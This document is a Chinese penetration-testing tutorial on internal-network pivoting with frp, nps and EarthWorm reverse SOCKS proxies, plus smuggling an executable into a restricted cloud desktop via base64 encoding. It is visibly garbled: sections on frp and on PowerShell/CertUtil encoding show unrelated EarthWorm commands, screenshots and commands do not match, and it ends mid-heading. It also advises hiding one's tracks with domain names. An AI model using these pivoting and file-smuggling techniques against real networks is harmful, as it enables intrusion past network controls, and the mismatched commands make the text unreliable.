IP 为服务器端地址，为公网 IP 或 VPS，而且又为内网地址 IP 或 VPS。

以下环境均为本地环境，VPS IP 为 172.16.214.52，目标主机 IP 为 192.168.7.110

a、内网端口穿透

场景：内网主机可出网，想从公网访问内网主机的 3389 端口

在 VPS 上开启服务端，这里以 kali 为例，首先修改配置文件 frps.ini

none

-s 设置状态模式 **-l** 设置监听端口

然后启动服务端

none

```
> .\ew_for_Win.exe -s ssocksd -l 1080 ssocksd 0.0.0.0:1080 <--[10000 usec]--> socks server
```

配置客户端配置文件


none

ew -s rcsocks -l 1080 -e 4444

none

-e 设置反弹主机端口

此时，在 vps 上访问本地的 3389 端口就会访问到内网主机的 3389 端口了。



b、建立 socks 代理

场景：内网主机可出网，想把内网主机作为跳板机使用

上面的场景只是利用 frp 访问了内网指定机器的指定端口，我们还可以利用 frp 将内网主机作为跳板机使用。

这次我们用上 frp 的 web 控制面板以及访问密码等功能，让我们建立的连接更加安全、方便。

在 VPS 上开启服务端，服务端配置文件如下：

none

```
> ./ew_for_linux64 -s rcsocks -l 1080 -e 4444
```

实战中，为了更好的隐藏自己，最好还是要设置通过域名访问

配置好文件后，启动服务端

none

```
ew -s rsocks -d vps_ip -e 4444
```

配置客户端文件

none


-d 设置反弹主机 IP

开启客户端

none


```
> .\ew_for_Win.exe -s rssocks -d 172.16.214.52 -e 4444
```

测试 VPS IP 的 1080 的 socks5 代理，发现已经连通了。



```
~[~/tools/frp_0.37.0_linux_amd64]
# ./frps -c frps.ini
2021/06/09 04:12:09 [I] [root.go:200] frps uses config file: frps.ini
2021/06/09 04:12:09 [I] [service.go:192] frps tcp listen on 0.0.0.0:4444
2021/06/09 04:12:09 [I] [service.go:294] Dashboard listen on 0.0.0.0:8000
2021/06/09 04:12:09 [I] [root.go:209] frps started successfully
2021/06/09 04:12:11 [I] [service.go:449] [f37a0f9e5a1886a0] client login info: ip [192.168.7.11]
ame [] os [windows] arch [amd64]
2021/06/09 04:12:11 [I] [tcp.go:63] [f37a0f9e5a1886a0] [socks5] tcp proxy listen port [1080]
2021/06/09 04:12:11 [I] [control.go:444] [f37a0f9e5a1886a0] new proxy [socks5] success
2021/06/09 04:12:25 [I] [proxy.go:162] [f37a0f9e5a1886a0] [socks5] get a user connection [172.1
```

打开 frps 仪表盘，登录后，可以看到当前连接数据的相关信息



frp 的参数远不止文章中提到的这些，更多功能可以参考下面的参考文章。

1、介绍

nps 项目地址: <https://github.com/ehang-io/nps>

也是一款还在更新的内网穿透工具, 相较于 frp, nps 的 web 管理就要强大很多了。

nps 和 frp 一样功能都很多, 这里就主要记录下平时经常用到的 SOCKS5 代理模式。

2、安装

nps 不同于 frp 的开箱即用, nps 的服务端需要安装才能使用, 这里以 kali 下的安装为例。

在 nps 项目的 releases 中下载好自己对应系统的版本后, 解压安装

none


内网主机A (有公网IP) --》内网主机B --》内网资源

3、使用

官方使用文档: <https://ehang-io.github.io/nps>

启动服务端, 默认 Web 管理界面端口 8080

启动 nps 后, 直接访问服务端的 8080 端口, 输入默认密码 admin/123 进行登录, 不难看出, 这 web 界面确实比 frp 的丰富很多。



nps 的使用也很简单，界面语言也可选择中文。

首先新增一个客户端，点击“客户端”一》“新增”，打开新增客户端页面，填写相关信息后，点击新增即可

The screenshot displays the NPS management web interface in a browser window. The address bar shows the URL `172.16.214.52:8080/client/add`. The left sidebar contains navigation options: 管理员系统 (Admin System), 仪表盘 (Dashboard), 客户端 (Client), 域名解析 (Domain Resolution), TCP 隧道 (TCP Tunnel), UDP 隧道 (UDP Tunnel), HTTP 代理 (HTTP Proxy), SOCKS 代理 (SOCKS Proxy), 私密代理 (Private Proxy), P2P 连接 (P2P Connection), and 文件访问 (File Access). The main content area is titled '新增客户端' (Add Client) and contains the following fields:

- 备注 (Remarks): A text input field containing the value 'test'.
- Basic 认证用户名 (Basic Auth Username): A text input field containing the value 'admin'.
- 认证范围 (Auth Scope): A dropdown menu with the selected value '仅限Socks5、Web、HTTP转发代理' (Only Socks5, Web, HTTP proxy forwarding).
- Basic 认证密码 (Basic Auth Password): A text input field containing the value 'password'.
- 认证范围 (Auth Scope): A dropdown menu with the selected value '仅限Socks5、Web、HTTP转发代理' (Only Socks5, Web, HTTP proxy forwarding).
- 唯一验证密钥 (Unique Verification Key): A text input field with a placeholder '留空表示不受限制' (Leave empty to indicate no restriction).
- 允许客户端通过配置文件连接 (Allow client connection via config file): A checkbox that is currently checked.
- 压缩 (Compression): A dropdown menu with the selected value '是' (Yes).




新增之后，刷新一下可以看到刚刚添加的记录，点击刚刚新增记录里的“加号”还能直接看到在客户端上要运行的命令，这个可谓是很贴心了。



复制命令到客户端上运行，服务端这边就能看到目标已经上线了，连接状态也由离线变成了在线。




如果想创建一个 SOCKS5 代理也很简单，直接点击“SOCKS 代理”—》“新增”，输入客户端的 ID 和代理的端口，然后新增即可。





之后直接设置 SOCKS5 代理 IP 为 nps 服务端 IP，端口这里设置的是 1080，这样就建立了一个 SOCKS 代理，如果新增设置客户端的时候，设置了认证账号密码，那么在连接 SOCKS 代理的时候，也要添加上对应的账号和密码。





在这整个过程中都没有修改配置文件等等操作，真的是很方便了。

1、前言

有次发现这样的一个问题，目标云桌面不出网且不允许上传文件但是可以复制文本，于是便想着通过 PowerShell 将 exe 程序编码成 base64 文本，将编码后的内容复制到目标主机后，再进行解码，这里记录下方法。

2、PowerShell

使用 PowerShell 进行 base64 编码


none

```
ew -s ssocksd -l 4444
```

使用 PowerShell 进行 base64 解码

none

```
> .\ew_for_Win.exe -s ssocksd -l 4444
```



```

/ / _ \ _ _ _ _ \ _ _ \ ( _ | | | ( _ | | ( _ _ |
\ _ _ _ / _ _ _ \ _ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \
                                     fscan version: 1.6.3

flag needs an argument: -h
Usage of C:\Users\teamssix\Desktop\fscan\fscan_base64.exe:
  -c string
      exec command (ssh)

```

3、 CertUtil

自 Windows 7 开始，Windows 自帶了 CertUtil 命令，可以使用 CertUtil 进行 MD5、SHA1 等算法的计算，也可以使用 CertUtil 进行 base64 的编码，使用起来要比 PowerShell 方便不少。

使用 CertUtil 进行编码


none

```
ew -s lcx_tran -l 1080 -f hostB_ip -g 4444
```

使用 CertUtil 进行解码

none

```
> ./ew_for_linux64 -s lcx_tran -l 1080 -f 192.168.7.110 -g 4444
```



0、前言

